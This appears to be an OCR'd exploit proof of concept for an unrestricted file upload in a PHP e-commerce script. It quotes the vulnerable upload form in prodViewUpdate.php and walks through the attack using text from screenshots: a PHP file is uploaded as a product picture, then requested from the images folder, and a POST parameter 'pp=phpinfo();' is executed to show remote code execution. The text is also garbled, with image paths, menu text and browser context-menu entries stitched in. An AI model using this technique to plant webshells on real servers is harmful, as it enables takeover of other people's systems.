


- Exploit Title: E-Commerce Website 1.0 - File upload to RCE
- Vendor Homepage:https://www.sourcecodester.com/php/11024/ecommerce-fully-functioned-online-shopping-site.html
- Software Link: https://www.sourcecodester.com/download-code?nid=11024&title=eCommerce+Website+using+PHP%2FMySQLi+with+Source+Code+
- Version: 1.0
- Vulnerable file：prodViewUpdate.php


```
<tr>
<td>

        <label>Price:</label>

                <input type="text" id="price" name="price" value="<?php echo $row['Price'];?>"  placeholder="Full name" required>
                <span class="error">This is an error</span>
        </td>
<td>

                <label> Picture:</label>
                <input type="file" name="picture" id="picture"  value="<?php echo $row['Picture'];?>" placeholder="Full name" required>
                <span class="error">This is an error</span>

</td>


</tr>
```

- Remote Code Execution:




192.168.100.242/somstore/Admin/prodViewUpdate.php?update=1
Som Store.com
Best Quality Best Marchandise
HOME
ADD WAREHOUSE
ADD PRODUCT
ADD EMPLOYEE
CATEGORIES
SOMSTORE DATABASE BACKUP:
HIDE
Backup Database
REPORTS:
HIDE
Order Report
Employee Report
Customer Report
Product Report
ADMINISTRATOR:
HIDE
Add Employee
Add Product
Add Warehouse
Add Category
TABLES:
HIDE
Order Detial
Customer Detail
ADMIN
HIDE
Logout
Update Product Data :
Full Name:
Orange
Category Name:
Fruits
Model:
Orange202
Type:
Orage Arabsiyo
Warehouse:
Som Food Stuff
Description:
Waa Liin TII Arabsiyo Oo Aad Yaabi !!
Price:
3
Picture:
浏览...
1.php
Step 3
Step 4
Update Product


Description
Price
Picture
Actions
Waa Liin TII Arabsiyo Oo Aad Yaabi !!
3
Step 5
for eating
1
food stuff
2
soda drinks
1
soda drinks
1
IS DRINKS
1
for cleaning house
2.5
重新载入图像(R)
查看图像(I)
复制图像(Y)
复制图像地址(O)
用邮件发送图片(G)...
查看图像信息(F)
检查无障碍环境属性
检查元素(Q)
检查此[元素]使用的代理


192.168.100.242/somstore/images/1610438760_1.php
PHP Version 7.3.24
php
System
Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date
Oct 27 2020 14:37:24
Compiler
MSVC15 (Visual C++ 2017)
Architecture
x64
Configure Command
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
Loaded Configuration File
C:\xampp\php\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20180731
PHP Extension
20180731
HackBar
Encryption
Encoding
SQL
XSS
LFI
XXE
Other
Commit now! HackBar v2
Load URL
Split URL
Execute
http://192.168.100.242/somstore/images/1610438760_1.php
Post data
Referer
User Agent
Cookies
Add Header
Clear All
pp=phpinfo();
Step 6
Upgrade-Insecure-Requests: 1